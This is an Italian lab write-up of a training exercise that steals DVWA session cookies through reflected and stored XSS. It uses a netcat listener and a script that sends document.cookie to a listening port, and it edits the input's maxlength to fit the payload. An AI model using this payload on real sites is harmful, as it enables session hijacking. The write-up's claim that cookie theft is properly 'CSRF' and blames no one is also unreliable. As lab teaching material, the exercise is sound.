﻿S6/L5

Traccia:

Lo scopo dell'esercizio è quello di usare l’attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script. Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat. Potete usare qualsiasi combinazione, solo Kali, Kali + Metasploitable o altro.

Inoltre si deve:

● Spiegare come si comprende che un sito è vulnerabile.


● Portare l’attacco XSS.

● Fare un report su come avviene l’attacco con tanto di screenshot.

Per prima cosa andiamo sul sito DVWA tramite l’IP di metasploitable2, ed impostiamo il livello di sicurezza a “low”.

Importante ricordare di verificare se si tratta di un sito vulnerabile o meno, ovvero se inserendo un codice, esso lo esegue o meno. Se viene eseguito vuol dire che il sito è vulnerabile.

Proviamo a fare un esempio pratico inserendo un semplice codice di <i> + testo, come output ci dovrà dare la keywords in corsivo:



Ciò vuol dire che ha eseguito il codice, può accettare tutto quello che si inserisce, e di conseguenza può eseguire degli script malevoli; per cui posso usare il sito web vulnerabile come vettore di attacco, ciò avviene perché il programmatore del sito non ha sanato l’input dell’utente.

Una volta verificato ciò, andiamo su XSS reflected. Questo termine si riferisce ad una forma di attacco Cross Site Scripting riflesso, ed avviene quando si inserisce uno script/codice malevolo nel campo di input della pagina web vulnerabile, il cui sito prende l’input e lo “riflette” nella pagina senza una verifica. Il codice verrà poi eseguito dal browser degli utenti, una volta che cliccano sul relativo link. Nella maggior parte dei casi risulta molto difficile per la vittima rendersi conto dell’attacco in corso. L’obiettivo dell’attacco può riguardare il furto di informazioni sensibili, monitoraggio delle attività dell’utente o un reindirizzamento a pagine malevole.

In contemporanea apriamo un terminale su kali e inseriamo il comando netcat:

nc -l -p + porta

Ciò configurerà “nc” per ascoltare su una porta specifica e accettare connessioni in ingresso su quella porta, in questo specifico caso, si metterà in ascolto sulla porta 12345.

Successivamente, torniamo su la DVWA in XSS reflected, ed inseriamo il seguente script:

<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>

Dove window.location rappresenta l’URL della pagina, l’http inserito è l’url di destinazione comprensivo di indirizzo IP + porta. Il parametro cookie indica che si vuole inviare i dati dei cookie alla pagina di destinazione, ed infine document.cookie ci restituisce tutti i cookie associati alla pagina corrente come una stringa.


Quindi, l’effetto di questo script è quello di reindirizzare il browser verso l’URL specificato includendo i dati dei cookie della pagina corrente. Questo potrebbe essere utilizzato per eseguire un attacco Cross Site Scripting Reflected se lo script iniettato è malevolo ed il sito web è vulnerabile.

Perché sono importanti i cookie in questo tipo di attacco?

Un cookie è un file che un server web invia al browser dell'utente quando si visita un sito web, viene memorizzato sul dispositivo e utilizzato per conservare informazioni che possono essere recuperate dal server web quando l'utente visita nuovamente il sito.

Sono molto importanti in un tipo in un attacco XSS poichè contengono informazioni sensibili relative all’utente e alla sessione. Per cui questo tipo di attacco permette all’attaccante di accedere a dati riservati o eseguire azioni a nome dell’utente (per esempio un attaccante ottenendo il cookie dell’utente può impersonare l’utente legittimo e accedere a dati protetti, può inoltre dirottare la sessione dell’utente assumendo il controllo dell’account).

Una volta inserito lo script, in contemporanea nel nostro terminale kali avremmo il seguente risultato:



L'output fornito è una richiesta HTTP con metodo GET, inviata a un server in ascolto sulla porta 12345, seguita da una stringa di query che include informazioni sui cookie; per cui in relazione al nostro attacco XSS reflected può essere utilizzata per ottenere informazioni relative ai cookie e alla sessione dell’utente.

Quando però, un attacco prevede il “rubare i cookie” allora è più corretto parlare di Cross-Site Request Forgery (CSRF).

L'attacco CSRF è una vulnerabilità di sicurezza delle applicazioni web in cui un attaccante sfrutta il fatto che il sito web accetta richieste da un utente senza verificare se la richiesta è stata intenzionalmente iniziata dall'utente stesso.

Mentre gli attacchi XSS vanno ad ingannare l‘utente (la colpa è del programmatore che non filtra l’input) che deve cliccare su un link malevolo, gli attacchi CSRF vanno ad ingannare il server che va a leggere i cookie (ed in questo caso la colpa non è di nessuno).

Proviamo adesso lo stesso script ma su un tipo di attacco XSS stored; ovvero un tipo di attacco “persistente” in quanto il codice viene eseguito ogni volta che un utente visita la pagina “avvelenata”, per cui anche se si ricarica la pagina, lo script rimane. In questo caso perciò si va ad infettare il database del sito web, il quale salva lo script malevolo.


Gli attacchi XSS persistenti sono più pericolosi, in quanto con un singolo attacco si possono colpire diversi utenti da una sola web app.


Sempre da riga di comando su kali, utilizziamo lo stesso comando nc -l -p + porta in ascolto (12345);

torniamo ora sulla nostra pagina DVWA e andiamo questa volta su XSS stored.


Inseriamo lo stesso script di prima, ma notiamo che non ci fa scrivere l’intero pezzo di codice.

Ispezionando la pagina HTML notiamo che nel DIV corrispondente all’area dove andiamo ad inserire lo script c’è una lunghezza massima di 50 caratteri. In questo caso basterà cambiare il numero dei caratteri per poter inserire il nostro script: (per esempio maxlength da 50 a 250)





Una volta premuto su “sign guestbook”, andiamo a verificare lo stato della nostra connessione su kali:



Anche in questo caso ci esce come output il relativo cookie di sessione.